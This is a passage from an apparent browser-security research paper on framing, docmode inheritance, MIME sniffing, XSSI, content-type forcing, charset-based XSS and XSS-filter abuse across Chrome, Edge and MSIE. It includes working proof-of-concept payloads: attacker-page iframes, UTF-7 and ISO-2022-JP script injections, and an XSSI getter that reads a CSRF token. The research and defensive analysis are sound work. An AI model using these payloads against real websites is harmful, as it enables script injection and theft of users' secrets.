Other bypasses leveraging the inability of the website to execute JavaScript or navigate to the top window were also discussed in the aforementioned study. In face of the fruitless efforts, browser vendors jumped in and added support for a HTTP header, *X-Frame-Options* (XFO). As a result, a website is able to control the framing behavior. RFC 7034[79] defines how browsers should interpret this header.

Possible Header Values for the XFO Configuration:

```
<none>
// By default, the page could be framed by any sites

X-Frame-Options: DENY
// The page could not be framed

X-Frame-Options: SAMEORIGIN
// The page could only be framed by a page on the same origin

X-Frame-Options: ALLOW-FROM uri
// the page could only be framed by a page on the specified origin

X-Frame-Options: ALLOWALL
// The page could be framed by any sites
```

Table 15 below showcases the differences between browsers as regards the handling of the XFO header with different values.

---

[78] https://seclab.stanford.edu/websec/framebusting/framebust.pdf
[79] https://tools.ietf.org/html/rfc7034

Table 15. XFO Browser Support

Feature	Chrome	Edge	MSIE
`SAMEORIGIN`	Supported; Check against top-level frame	Supported; Check against top-level frame	Supported; Check against top-level frame
`ALLOW-FROM uri`	Not Supported[80]	Supported; Check against top-level frame	Supported; Check against top-level frame

One interesting point to be made here is that developers would intuitively think that browsers will perform check against the parent frame's origin with SAMEORIGIN. However, this is not the case as browsers will actually perform the check against the top-level frame only. Therefore, it is possible to have a frame hierarchy of *example.com -> evil.com -> example.com* or similar. As noted by Michał Zalewski[81], this could mean protection being rendered ineffective for websites that allow a rogue advertiser to display content in an iframe. Similarly lacking is the safeguarding for websites that allow users to place untrusted iframe, like providing HTML and deciding the iframe's URL.

CSP level 2[82] introduced the directive *frame-ancestors* which aims to obsolete the *X-Frame-Options* header with the initiative to fix the aforementioned issue and provide greater controls over the framing behavior. It allows a website to decide which origin can frame its web pages (similar to the ALLOW-FROM option), and that it enforces browsers to check not only the top-level but each ancestor. Chrome 60 has implemented the same ancestor check to the SAMEORIGIN option[83].

Parent scope DOM Clobbering via *window.name*

UI Redressing is not the only threat when a website is framable. It is possible that the frames in the website can be changed into something else. According to the relevant specification[84], the top-level frame is permitted to navigate its child's frames even when they are not on the same origin.

---

[80] https://bugs.chromium.org/p/chromium/issues/detail?id=129139#c20
[81] https://bugzilla.mozilla.org/show_bug.cgi?id=725490
[82] https://www.w3.org/TR/CSP2/#frame-ancestors-and-frame-options
[83] https://codereview.chromium.org/2875963003
[84] https://html.spec.whatwg.org/multipage/browsers.html#security-nav

Cross-Origin child frame navigation

```
<!-- attacker.com -->
<iframe src="http://victim.com" onload="contentWindow[0].location =
'http://evil.com'"></iframe>
```

```
<!-- victim.com -->
<iframe src="http://example.com"></iframe>
```

The frame that was displaying *http://example.com* will now be displaying *http://evil.com* instead. One might argue that this does not give attackers a lot of benefits, yet Chrome has an interesting behavior which elicits a possibility for a frame to dynamically affect the global scope of the parent's frame.

Child frame causing side-effects on parent frame's global scope on Chrome[85]

```
<!-- attacker.com -->
<script>name = 'foo'</script>
```

```
<!-- victim.com -->
<iframe src="http://attacker.com" onload="load()"></iframe>
<script>function load() {
     alert(typeof foo); // object
}</script>
```

While *victim.com* in the above example may be accused of permitting the framing of external websites, combining this behavior with the child frame's navigation behavior can result in polluting the website's global scope. The only requirements would be to have a frame on the website and ensuring that said website is frameable.

Polluting global scope of a framable website on Chrome

```
<!-- attacker.com -->

<iframe src="http://victim.com" onload="contentWindow[0].location =
'http://attacker2.com'"></iframe>
```

```
<!-- attacker2.com -->
<script>name = 'foo'</script>
```

---

[85] https://crbug.com/538562

```
<!-- victim.com -->
<iframe src="http://trusted.com" onload="load()"></iframe>
<script>function load() {
     alert(typeof foo); // object
}</script>
```

Docmode Inheritance

In the early days of the WWW, web developers were mostly creating websites for browsers like Opera, Netscape, and various versions of the Microsoft Internet Explorer. Website layouts were often crafted through the use of tables and structuring the table data in a way that formed a "scaffold". This backbone was supposed to be as close as possible to the expected optics of the website being built. Using HTML and tables in such a way to create layouts was particularly popular among inexperienced developers due to its relative ease of processing. Most importantly, browsers would largely render tables the same way, independently of a browser version or vendor. For accessibility and machine-reliability, tables were conversely inadequate. The W3C and browser vendors were quick to specify and then implement Cascading Style Sheets (CSS). The proposed change sought to give developers different tools to create layouts and move away from tables - or even framesets - and use CSS layouts for the same purpose instead. Sadly, browser vendors failed to pay attention to pixel perfection or standards conformity. In turn, developers needed to find ways to create CSS code that looked the same in *all* relevant browsers. As one can imagine, this was a very tough and tedious job to do.

Microsoft decided to implement an interesting solution to aid developers with making their websites look the same, at the very minimum addressing backwards-compatibility between all versions of MSIE. They added a new and proprietary header that could be used to instruct the browser to render a website as if the browser was MSIE7, even if the browser was actually MSIE11. The header was first implemented in MSIE8 and allowed a developer to downgrade the rendering engine to either "mimic" the behavior of the MSIE7 engine, or produce rendering output in *quirks* mode[86]. MSIE9 subsequently delivered an IE8, IE7 and IE5 / *quirks* mode, MSIE10 offered an IE9, IE8, IE7 and IE5 / *quirks* mode, and so on[87].

---

[86] https://en.wikipedia.org/wiki/Quirks_mode
[87] https://msdn.microsoft.com/en-us/library/ff955275(v=vs.85).aspx

The older document modes can be activated in two well-documented ways:

1. By using a HTTP header called *X-UA-Compatible* (and the value, i.e. *IE=7*).
2. By using a meta-element with *http-equiv* attribute and having the matching header value define the browser mode. The latter would be downgraded.

Setting the *docmode* via META (IE7 mode):

```
<meta http-equiv="X-UA-Compatible" content="IE=7" >

<script>alert(document.documentMode) // alerts 7, even on
MSIE11</script>
```

Aside from the layout bugs of older MSIE CSS engines (which of course need to be present to make this feature meaningful), it is quite clearly possible to unearth older features present in the older MSIE versions. In the context of a potential attack, the necessity of injecting a META element or even an HTTP header turn out to be too much of an investment or annoyance for an adversary interest only in XSS.

Further research suggested, however, that another option exists. We are here talking about an attacker who may provoke the browser to change from the default document mode to an attacker-controlled document mode *without* any HTML or header injection. The only requirement for the attack to succeed is that the victim website needs to be *framable* by the attacker's website. If that is the case, the attacker's site can specify the document mode and the victim website will in fact inherit it from the page run by the adversary.

Document Mode downgrade via HTML File

```
<!-- attacker.com -->
<meta http-equiv="X-UA-Compatible" content="IE=7">
<iframe src="http://victim.com/"></iframe>

<!-- victim.com -->
<html>
<script>alert(document.documentMode) // alerts 7</script>
</html>
```

Depending on the page markup, it might be impossible for MSIE to downgrade to the desired document mode. If the HTML contains the HTML5 doctype at the very beginning of the page, for instance, the browser cannot be downgraded to a document mode lower than the IE8 mode.

Setting the *docmode* via META (IE8 mode instead of IE7 mode):

```
<!-- attacker.com -->
<meta http-equiv="X-UA-Compatible" content="IE=7">
<iframe src="http://victim.com/"></iframe>


<!-- victim.com -->
<!DOCTYPE html>
<script>alert(document.documentMode) // alerts 8</script>
```

Once again, skilled attackers can bypass this limitation. Specifically it is possible to circumvent the restriction of the doctype limiting the downgrade to lower than IE8 mode. This can be done by using a special way of delivering the iframe's content from an EML file instead of an HTML file as shown below.

Document Mode downgrade via message/rfc822 File
```
Content-Type: text/html

<!-- attacker.com -->
<meta http-equiv="X-UA-Compatible" content="IE=5">
<iframe src="http://victim.com/"></iframe>

<!-- victim.com -->
<!DOCTYPE html>
<html>
<script>alert(document.documentMode) // alerts 7</script>
</html>
```

From this point forward the attacker can find an injection on the targeted website, even one that requires ancient MSIE features to function. These will be reactivated by framing the victim's website from an attacker-controlled website. Said website sets the document mode for itself and thereby also for the victim's website. In effect, it potentially turns websites that are safe against XSS in modern browsers into being attackable again.

Another way to circumvent the restriction is to have a controllable site listed on the Compatibility View (CV) list[88]. When MSIE is launched for the first time, the user will be asked if they want to use the recommended security and compatibility settings. If a website listed on the CV list has an iframe, then the framed websites will inherit the document mode specified by the corresponding entry in the CV list.

One very prominent way of executing such an attack is to abuse CSS injections to execute JavaScript. This is an attack that was believed to be dead after MSIE8 seemingly removed support for CSS expressions[89] and similar features. Thanks to the document mode downgrade, injections using CSS expressions could be exploited until MSIE10. Moreover, JavaScript via CSS through, for example, SCT files[90] and alike, can still be exploited in the latest MSIE11 on Windows 10. Similar attacks involve abusing DHTML Behaviors[91], reactivation of broken parser behaviors, and mXSS attacks[92].

The Microsoft Edge browser got rid of the document modes and does not support the HTTP header or the META element any more. None of the attacks described above are exploitable in Microsoft Edge. Google Chrome never supported the *X-UA-Compatible* header in the first place, which means that it has never been affected by any of the attacks in this section.

Table 16. X-UA-Compatible Browser Support

Feature	Chrome	Edge	MSIE
X-UA-Compatible	Not Supported	Not Supported	Supported

X-Content-Type-Options & MIME Sniffing Attacks

When a browser sends a request, it actually has no way of knowing whether the requested resource is actually present or not. It also does not have the capacity to determine if the requested resource works as expected or, perhaps, returns an error code or other unexpected data and timings. The browser is somewhat in the dark and basically sends the request hoping for the best.

---

[88] https://msdn.microsoft.com/en-us/library/gg622935(v=vs.85).aspx
[89] https://msdn.microsoft.com/en-us/library/ms537634(v=vs.85).aspx
[90] http://innerht.ml/challenges/kcal.pw/puzzle5.php
[91] https://msdn.microsoft.com/en-us/library/ms531079(v=vs.85).aspx
[92] https://cure53.de/fp170.pdf

In a scenario where all goes well, a response will be received and the browser needs to then decide what is best to do next. To do so, the browser firstly needs to find out what kind of type of data or document is being returned. As it stands, the possibilities are vast. It may encounter a text file, maybe it is faced with HTML, or perhaps the response is a Stylesheet, or JavaScript, or even something really exotic. For the purpose of handling this considerable uncertainty, the specifications in RFC 1341[93] and later RFC 7231[94] define a HTTP header. With this we arrive at the infamous *Content-Type* header.

The *Content-Type* header is supposed to tell the browser what type of content is being returned by the server as precisely as possible. The real problem emerges when the server does not enrich the response headers with such detailed information. As this is not novel, there is a solution for treating these cases. The response body can be used instead via the `<meta>` element and the `<meta>` element can pose as a replacement for the actual HTTP header when applied with the *http-equiv* attribute. Importantly, it may also contain information about the type of the freshly transmitted data and give the browser a chance to use the right parser instead of stumbling and producing nothing but plain-text output where beautifully rendered HTML should be returned instead.

Things get interesting whenever there is no information whatsoever for the browser to work with. Assuming neither headers nor `<meta>` elements are available, what does the browser do? The answer is that the browsers will make the next best decisions and depend on heuristics to evaluate what was missing and unspecified. In the early days of the WWW, browser vendors pretty much decided on their own as to what can be done with the freshly received content. Since we return to the period granting limited relevance to web security, the browsers understandably tended to opt for being as tolerant as possible. As a consequence, we have gotten used to the behavior where pretty much anything can be parsed as HTML, as long as there is a tiniest of indicators for the content being HTML *spottable* in the response's body. In MSIE6, for example, it was possible to add a comment into a GIF image and, by doing so, trick the MSIE6 into rendering the image as HTML instead[95]. Being unsure what to do with the image in the first place, the browser would "sniff" into the first 256 bytes of the response body and simply make decisions.

An example for Edge conducting MIME Sniffing.

```
// no text/html detected
```

---

[93] https://www.w3.org/Protocols/rfc1341/4_Content-Type.html
[94] https://tools.ietf.org/html/rfc7231#section-3.1.1.5
[95] https://forums.hak5.org/index.php?/topic/6565-xss-exploit-in-ie-by-design-says-microsoft/

```
<iframe src="data:bogus,<ul><li>what am I?</li></ul>"></iframe>

// text/html detected
<iframe src="data:bogus,<html><ul><li>Ah, HTML!</li></ul>"></iframe>
```

Sometimes the browsers decided what characterizes certain content-types. On other occasions, specifications offered a tad bit of guidance and, for example, hinted at the fact that a response body containing the string "{}*{" will probably going to be CSS. Without consulting on the matters of the content-type or other indicators, browsers would jump to conclusions. This general behavior is nowadays called MIME Sniffing or Content Sniffing[96]. The browser "sniffs" the first bytes of a response (with sometimes 256, sometimes 512, and sometimes 1024 being subjected to the process). Based on the metaphoric "smell" of the document, decisions are made as to what type it is likely being presented with.

Due to the somewhat random developments, it is also possible to influence browser's decision by making use of Content-Type "hints"[97]. Here the necessary information can be provided through an attribute on the anchor linking to the resource of uncertain type. Content-Type "hints" can be used to override the Sniffing and leave it to the embedding or linking document to make the decisions. Luckily by now there is a *standards* document at play[98] to give browsers more guidance concerning MIME Sniffing. The usual ultimate goal of the documentation is to help reduce the possible attack surface.

An example for Content Hinting on Firefox

```
// test.html
<a href='test.php'>Not Hinted</a>
<br>
<a href='test.php' type='text/html'>Hinted</a>

// alternatively, http://example.com/test.php/test.html

// test.php
<?php
header('Content-Type: */*')
?>
{"json": "<script>alert(1)</script>"}
```

---

[96] https://en.wikipedia.org/wiki/Content_sniffing
[97] https://developer.mozilla.org/en-US/docs/Mozilla/...es_MIME_Types#Content-Type_.22hints.22
[98] https://mimesniff.spec.whatwg.org/

Attacks abusing this behavior are known as MIME Sniffing Attacks. Their primarily known consequence are XSS or Data Leakage. As demonstrated in the above examples, browsers could be forced to render a resource as an attacker-desired document (HTML in this case). This could be accomplished if the resource did not specify a valid *Content-Type* value, thus resulting in XSS. Regarding Data Leakage, a common attack exploiting the sniffing behavior is frequently documented as Cross-Site Script Inclusion (XSSI).

XSSI is an attack in which a malicious website embeds a cross-origin resource as a JavaScript file or CSS file to leak secret data. This occurs despite the resource not being intended for use in such a way.

An example of XSSI attack stealing CSRF token

```
// test.html
<script src="test.php"></script>
<script>
Object.defineProperty(window, 'secret12345', {
 get: function(){ alert(1)  }
})
</script>

// test.php
<?php
header('Content-Type: application/json')
?>
secret12345
```

Assuming a web application uses AJAX to fetch the CSRF token from *test.php*, a malicious page from a different origin can embed it as an external JavaScript file. Even though the file has the *Content-Type* specified as *application/json*, the browser will treat it as a JavaScript file anyway and execute the code. In this example, since the CSRF token happens to be a valid *Identifier*, the malicious page can determine the token value by setting a *getter* on the possible values of the *window* object. If there is a hit to the *getter*, the value will then be known. There are also various techniques to optimize this attack, or to even directly leak the data by abusing cross-origin JavaScript errors with browser bugs.

Table 17. Content Sniffing Behavior across Browsers

Feature	Chrome	Edge	MSIE
`X-Content-Type-Options`	Supported	Supported	Supported
Sniff on *application/octet-stream*?	Not Supported	Supported	Supported
Sniff only when the first byte matches HTML patterns?	Supported	Within the first 256 bytes	Within the first 256 bytes

Content Type Forcing

Research demonstrates that some browsers allow an attacker to create a scenario where it is possible to trick the browser into ignoring legitimate Content-Type headers. These are sent by the server to display, for example, *text/plain* or even *application/json* as HTML no matter what. This is of course critical as it can cause XSS in situations where it cannot happen by all intents and purposes under the specification. Two situations call for being highlighted as they have tremendous impact on web security. They often go unnoticed during security assessments as awareness about this issue is minimal. It is generally not known that some browsers can be tricked into turning the benign item into something evil.

The first edge case here is a frame redirect working on MSIE11. It is possible to cause XSS from within an *application/json* response by loading it in an iframe that uses a very fast navigation pattern. This approach would confuse MSIE11 about the actual Content-Type - which is benign JSON in this case - and have it rendered as HTML instead. The code provided below illustrates the attack.

evil.html, **loaded from attacker.com**
```
<iframe id=x src="redir.php"></iframe>
<script>x.location.reload()</script>
```

redir.php, **loaded from attacker.com**
```
<?php
header('location: https://victim.com/benign.json')
?>
```

benign.json, **loaded from victim.com**
```
{"xss":"<script>alert(1)</script>"}
```

The second edge case pertains to XSS from within a response flagged as *text/plain* by the HTTP response headers. Again, it is MSIE11 being incapable of realizing what is the right thing to do. Once again MSIE11 allows forcing a plaintext response into being rendered as HTML. We rely on a different trick here, namely in ensuring a legacy feature that has recently also been removed from MS Edge. The feature must have the capability to open *message/rfc822* files (usually applied with the file extension EML) as a document. Upon loading, the document may force the Content-Type of *text/html* onto framed plaintext responses, as the code below illustrates.

evil.eml loaded from *attacker.com*

```
Content-Type:text/html

<meta http-equiv="X-UA-Compatible" content="IE=5">
<iframe src="https://victim.com/benign.txt"></iframe>
```

benign.txt loaded from *victim.com*

```
ABC<script>alert(1)</script>
```

Both of the presented atypical scenarios have been proven exploitable quite commonly in the wild. The finding should encourage website owners to make sure that literally every possible response is protected with both the *X-Frame-Options* and the *X-Content-Type-Options* header. Note however that especially the aforementioned JSON behavior is unstable and not one hundred percent reliable on the tested Windows 10. The trick does work for a wide range of different Content- Types though (even with Edge), which definitely warrants its inclusion in this chapter.

Table 18. Content-Type forcing across browsers

Feature	Chrome	Edge	MSIE
Allow XSS from *text/plain*	Not affected	Not affected	Vulnerable
Allow XSS from *application/json*	Not affected	Not affected	OS Dependent
Allow XSS from unknown content types (i.e. *video/mpeg*)	Not affected	Vulnerable	Vulnerable

Character Sets & Encodings

When one begins an adventure with modern web, it quickly becomes apparent that UTF-8 is the dominant standard for character encoding used on the web. It is considered safe, compatible, and not too bandwidth-consuming. It is often underlined that it has been operating in the wild for a while and is therefore the more battle-tested for reliability. According to the W3Techs stats, UTF-8 was used by as many as 89.2% of all websites in June 2017[99]. From a security standpoint, UTF-8 is meanwhile mostly considered secure[100] and so are its varied implementations. Unlike other far-reaching web components, UTF-8 is praised for not having been a subject of a compromise in some time. A good couple of years had passed since the last large scale vulnerability was spotted to make use of invalid UTF-8 through overlong UTF-8 byte sequences and alike items[101].

Inadvertently, though there is no question about UTF-8 being a standout, one key question needs to be asked first. Notably, when talking about the particularities of charsets and charset handling, what do we even mean when we say that something is "safe"? In fact, a security-aware reader should reflect on the paramount consequences of extensive character set support and improper implementations.

Charset XSS

Thinking about what we know about charset security, we quickly come up with its links to a given context. In particular, the situational environment is there for the attacker to send contents to a web application and the web application makes use of standard filtering and encoding techniques. In PHP, the function *htmlentities[102]* would be used to convert certain characters into entities to prevent XSS. This would encompass HTML characters such as "<", ">" as well as various quotes. In an ideal world, it would be great if characters could be injected in regular charsets and not be judged as HTML characters and subsequently encoded.

As you may have guessed, the browser proceeds in a different manner and, upon assuming a different charset, in the end does not use it separately from the HTML characters. Why would the browser generate byte sequences that also contain HTML characters? Is it possible that it in fact consumes other characters and thereby changes the context of the results and enables XSS in a technically well-secured website? The answer is that treating this process in an overly complex manner indeed leads to multiple

---

[99] https://w3techs.com/technologies/history_overview/character_encoding
[100] http://unicode.org/reports/tr36/
[101] http://websec.github.io/unicode-security-guide/character-transformations/
[102] http://php.net/manual/en/function.htmlentities.php

bypass on server-side filters and signals XSS in situations where none should occur. In keeping with the undesired browser behavior, we arrive in our discussion on the topic of *Charset XSS.* This security issue is highly dependent on what character sets a browser supports and how it can be tricked into adopting the charset in accordance to what the attacker demands.

It should be noted that UTF-8 is not the only supported character encodings, as the vast majority of nearly 90% of websites using the former still leaves us with 10% of alternative servings. Modern browsers still support websites which failed to catch up and must therefore be delivered with different charset for this or other reasons. While these encodings may be our saviors when we want to display an ancient website correctly, they may equally assist malicious goals of attacking websites that are seemingly safe. In the WHATWG specification for encoding[103], one can consult a list of the encodings and labels necessary for the user agents to support. This behavior - as expected - differs from browser to browser.

On the one hand, Chrome supports all encodings the specification recommends and all labels are supported properly as well. Intense research on Chrome's character set support did not reveal any major deviations from the expected behaviors. For Edge and MSIE, on the other hand, some encodings and labels were found mapped to different encodings or remained completely unsupported. For example, UTF-16LE[104] is mapped to the encoding named "*Unicode*", which has exactly the same encoding rules in Edge and MSIE. Furthermore, "*utf8*" is an alternative label for UTF-8; while it is only missing the dash, it is not supported in MSIE.

The Appendix of this paper provides an extended table listing for all supported charsets as relevant against the list of browsers in scope of this project. In addition, the Appendix contains a list of charsets all browsers in scope support, even if they were *not* included in the WHATWG encoding specification. A browser supporting WHATWG-unapproved characters sets is technically not a security problem, but it should be discussed as paving the way for unnecessarily expanding the attack surface. One should definitely keep in mind that not all of the character sets and implementations are certainly safe. We can trace back historical reason for this situation because the charsets were created way ahead of the HTML's invention. Similarly, the XSS was not the talk of the town as it had not been discovered. By means of this section's main argument, it should be emphasized that implementation artifacts or even intended features are not necessarily fixed. One can suddenly incur damage when they reappear in the context of raging XSS. Moreover,

---

[103] https://encoding.spec.whatwg.org/
[104] https://en.wikipedia.org/wiki/UTF-16

it is absolutely crucial to point out that a fix could even break the charset support and have negative consequences for the existing websites.

One good example for the latter situation is UTF-7[105], which still enjoys support by MSIE although the charset is likely not being used on any legitimate websites out there. If it is in operation at all, it belongs into the realm of parsers and engines used by Email Clients.

A script element encoded in UTF-7:
```
+ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

As can be seen above, UTF-7 can express HTML tags without any HTML special characters like "<" or ">". This means that even if special HTML characters are escaped properly by the server, the page is still at risk of being vulnerable to XSS in case the browser can be tempted to switch to UTF-7 instead of UTF-8 or any other character set. Note that even if the encodings necessary to carry out an attack are not even used on the victim's web page, they can be used for attacks in some situations as long as they are supported. This is because they can be specified on the attacker's page and thereby potentially be used to steal data.

```
<!-- This is on https://attacker.com/ -->
<script src="https://victim.com/secret1" charset="***"></script>
<link rel=stylesheet href="https://victim/secret2" charset="***">
```

It has been determined that supporting many encodings is often very useful for an attacker to steal sensitive data by changing the content by means of altering the character set. An already explained case for this abusive strategy to take hold is the XSSI attack. Websites sanitizing inputs assume the input to be ASCII-compatible although some non-standard charsets are not. As a result, it is possible to insert a character sequence that is seemingly safe but actually becomes dangerous when it is decoded and imported with the desired charset.

A JSON endpoint without a charset defined with safe input

```
Content-Type: application/json
```

```
[{"input":"+ACIAfQBdADs-a+AD0AWwB7ACI-b+ACI:+ACI-", "secret":
"secret1"}]
```

---

[105] https://en.wikipedia.org/wiki/UTF-7

The same JSON endpoint response decoded in UTF-7 stealing the secret as a valid JavaScript code

```
Content-Type: application/json

[{"input":""}];a=[{"b":"", "secret": "secret1"}]
```

Abusing Automatic Charset Recognition

As described earlier, a browser normally obtains all necessary info first when wishing to decide which charset to render the page from the server with. The server either delivers a HTTP header containing that info (*Content-Type* with "*charset*" suffix). Alternatively, if that is not possible or was forgotten, it can also send HTML containing *<meta>* elements that specify the charset to be used by the browser.

Determining Charset via <meta>

```
// the HTML4 way
<meta http-equiv="content-type" content="text/html;charset=utf-8" />

// the HTML5 way
<meta charset="utf-8">
```

But what will happen if the browser does not receive the info from the server? How do we proceed of the info is ambiguous, sends mixed signals or is just simply wrong and cannot be processed by the browser?

Further, we can ask what transpires if the attacker can inject *meta* elements, or is able to deactivate them using the browser's XSS filter. How about an attacker making the XSS filter think the legitimate tag is actually a reflected XSS?

These are all cases for the doors to a Charset XSS being open a bit wider. In the cases hypothesized in the questions, the browser is instructed by specification to inspect the first bytes of the response body. The browser's goal is to look for hints that can tell it more about a charset to settle on. This is of course a perfect situation for the attacker since the range of possibilities to attack even well-protected websites by abusing insecure charsets is growing[106] significantly[107]. We propose to look at an example to see how this would work in real life. The following website does not specify a charset and the browser will look for traces to identify a charset to use.

---

[106] http://zaynar.co.uk/docs/charset-encoding-xss.html
[107] http://michaelthelin.se/security/2014/06/08/web-security-cross-s...-attacks-using-utf-7.html

XSS via Charset Guessing

```
<body>
<img src="x" alt="$B">(B"onerror=alert(1)//
<!-- Note: $B and (B are prefixed with ESC (0x1B) -->
</body>
```

In MSIE and Edge, nothing will happen. The browsers will find no hints on how to render the page and go for the default encoding, which is *windows-1252*. In general, this is the safest way of handling this situation. However, Chrome tries to be smart about the issue at hand and detects that ISO-2022-JP[108] should be the charset of choice. The rationale originates from the escape sequence `ESC $ B` (where `ESC` represents `0x1B`) followed by low-range ASCII bytes, then proceeded with another sequence `ESC ( B`[109]. By performing this detailed analysis, Chrome inadvertently turns the HTML that is completely passive in ASCII or *windows-1252* into an active element with an event handler. This way it causes a potentially attacker-controlled script to execute.

Involving User Interaction

Another interesting attack vector is to trick users into manually changing the charset of a rendered page by simply asking them to do so. An attacker can, for example, inject an XSS vector into a website that would only work in case it is loaded with a very specific charset. For demonstration purposes we can rely on *Shift_JIS*[110].

The website itself is not rendered in this charset and there are no ways to trick the browser into accepting the charset unless one can elicit user-interaction. However, there is nothing wrong with trying a bit of a good old fashioned social engineering. In this case, we provide the user injection and, in addition to the not-yet functional XSS, we bombard our intended victim with a text-box containing an inciting message: "If you have trouble reading this page, use a right-click to change encoding to *Shift_JIS*". This way an attacker can make the user select a different charset.

In Chrome and Edge, there seems to be no way for changing the character set of an already rendered website via context menu. MSIE however allows that without any problems. A simple right click and an additional click are sufficient to effect the change. The following HTML snippet illustrates the problem. In brief, once the charset is being

---

[108] https://en.wikipedia.org/wiki/ISO/IEC_2022
[109] https://en.wikipedia.org/wiki/ISO/IEC_2022#ISO.2FIEC_2022_character_sets
[110] https://en.wikipedia.org/wiki/Shift_JIS

changed manually by the tricked user who is hoping to get the content rendered correctly, the browser re-parses the content. In that instant the formerly harmless injection becomes active and executes JavaScript. All you need to do is open the page, right click, pick "*Encoding*", and then "*Shift_JIS*".

XSS using *Shift_JIS* Tricks

```
<meta charset="utf-8">
<script>
var q="＜\";alert(1)//"
</script>
```

Table 19. Number of supported non-standard Charsets

Feature	Chrome	Edge	MSIE
Number of non-standard Charsets	3	74	109

As an alternative for the Content-Type header, browsers can also benefit from the so called Byte Order Mark (BOM). BOM is a specific character or character sequence that indicates the character set to use if there is a high degree of uncertainty at stake. As it stands, BOM can be considered similar to the magic bytes that are commonly used to determine file types.

Most browsers even give the BOM a higher priority than they assign to the Content-Type directive, regardless of whether it has been set via header or *<meta>* element. This is an expected and standardized behavior.

Table 20. BOM support in the tested browsers

Charset	BOM	Chrome	Edge	MSIE
UTF-8	0xEFBBBF	Yes	Yes	Yes
UTF-16BE	0xFEFF	Yes	Yes	Yes
UTF-16LE	0xFFFE	Yes	Yes	Yes
UTF-32BE	0x0000FEFF	Yes	Not Supported	Not Supported
UTF-32LE	0xFFFE0000	Yes	Not Supported	Not Supported
UTF-7	+/v8 +/v9 +/v+ +/v/	Not Supported	Not Supported	Yes

Table 21. Priority of BOM over Content-Type

Reference	Spec	Chrome	Edge	MSIE
BOM vs. Content-Type - who wins?	BOM	BOM	BOM	Content-Type Header

As can be seen, MSIE gives priority to the Content-Type header instead of the BOM. However, when that page is navigated to with *history.back()* or the browser's *back* button, the BOM is used instead of the Content-Type directive. The UTF-7 BOM interestingly exposes this behavior too. This might aid an attacker in carrying out an XSS attack if the targeted page allows to set arbitrary string to the head of page. Keep in mind that UTF-7 can create HTML tags without the usual special characters like "*<" or ">*". In other words, if the attacker can control the first bytes of the response body, XSS in one way or another is almost always the consequence.

Abusing the XSS Filter for Charset XSS

Some websites are deployed in ways that require a developer to set charset and other critical information via the *<meta>* element instead of the header. This often holds for situations where a developer has no direct access to the server-side code layers, or where no server is present, for example for locally deployed HTML. The lack of server-side

charset headers and the use of the *<meta>* element as a replacement can lead to an interesting attack connected to the browser's XSS filters addressed next. An attacker is able to deactivate the *<meta>* element containing the charset information by simply adding the same *<meta>* tag to the URL of the website navigated to. The following code example illustrates the attack.

test.html* opened using *http://victim.com/test.html

```
<meta charset="utf-8">
<script>alert(document.charset)</script>
<!-- alerts utf-8 -->
```

test.html* opened using *http://victim.com/test.html?%3Cmeta%20charset%3D

```
<meta charset="utf-8">
<script>alert(document.charset)</script>
<!-- alerts windows-1252 -->
```

During testing we have only found MSIE11 affected by this issue. Edge recently deployed a mitigation that makes the XSS filter switch to Block Mode when an attack using *<meta>* tag is assumed. The reasons behind this being a workable solution and what can be done in this regard constitutes the core of the next section on *X-XSS-Protection*.

Table 22. XSS Filter enables Charset XSS

Feature	Chrome	Edge	MSIE
XSS Filter eliminates `<meta charset>`	Impossible	Mitigated via automatic block mode	Possible
XSS Filter eliminates `<meta http-equiv>`	Impossible	Mitigated via automatic block mode	Possible

Fine penetration tests for fine websites

X-XSS-Protection & XSS Filters

In the year 2008, Microsoft pioneered a very interesting feature for MSIE8, notably the XSS Filter[111]. Created by David Ross et al., this newly implemented tool aimed to make it harder for attackers to exploit reflected XSS vulnerabilities.

XSS Filter Basics

The MSIE XSS Filter made use of three pieces of information treated as indispensable "must-have" criteria. These were used to decide whether an attack is likely and needs to be stopped, or if the browser can proceed as usual. The authors proposed to check for the following:

1. Presence of a request URL for GET or the request body for POST requests.
2. Discovery of an attack by using a comprehensive list of regular expressions stored in *mshtml.dll.*
3. Reflection occurs in the response body for the aforementioned request after being sent.

Now, if the information in the request URL or request body matches one or more of the regular expressions and also reappears in the response body, an attack can be assumed. Consequently, the XSS Filter would perform one of two possible actions. For one, it could replace certain characters in the response body with the character "#". Alternatively, if it is set accordingly, the Filter could block the entire page from showing and simply display an empty white page with only one single character, the "#" again. Let's now have a look at the possible values for the XSS Filter HTTP headers.

Possible Header Values for the XSS Filter Configuration:
```
<none>
// Filter would be on by default depending on browser

X-XSS-Protection: 1;
// Filter would be on by default an in replacement mode

X-XSS-Protection: 1; mode=block
// Filter would be on and in block mode

X-XSS-Protection: 1; report=<reporting-uri>
// Filter would be on, and reports violations (on Chrome only)
```

---

[111] https://blogs.msdn.microsoft.com/ie/2008/07/02/ie8-security-part-iv-the-xss-filter/

```
X-XSS-Protection: 0
// Filter would be off
```

Table 23. X-XSS-Protection Filter Browser Support

Feature	Chrome	Edge	MSIE
Default / No Header set	Block Mode	Replacement mode	Replacement mode
`report=<reporting-uri>`	Supported	Not Supported	Not Supported

The XSS Filter was a noble and well-meaning idea, yet it did not work as intended. In 2010, Vela et al. discovered a flaw in the way characters are being replaced and found a way to abuse the XSS Filter. Specifically, the researchers managed to turn XSS-safe websites into ones prone to XSS[112]. The key was highlighting patterns in the non-tampered with and benign response body, which would match the regular expressions stored in *mshtml.dll*. Then, Vela et al. proposed to add a fake parameter to the URL. The parameter needed to be fake because it would not be reflected on the page or even be known by the web application. In the attack, the Filter thought that the data in the request URL also appeared in the response body. With the data matching by the regular expressions, the Filter's conclusion was that there must be an XSS attack in progress. However, there was no XSS in sight.

With the Filter, the characters that were not malicious in any way were being replaced by "#". Needless to say, such replacement caused other contexts of the website with actual, formerly harmless reflections to become injections and cause XSS where there was none originally. This attack became the precursor of what is known today as XXN: X-XSS-Nightmare. The example below presents the benign content of a website at *https://example.com/*. It is all fine and harmless since the XSS Filter has no need to change the response body:

```
[...]
<img alt="x onload=alert(0) y" src="mars.png">
[...]
```

How about we change the URL to *https://example.com/?fake='> anything.anything=?* The Filter of course assumes an attack here and changes the response body:

---

[112] https://media.blackhat.com/bh-eu-10/pre...Hat-EU-2010-Lindsay-Na...S-Filters-slides.pdf

```
[...]
<img alt#"x onload=alert(0) y" src="mars.png">
[...]
```

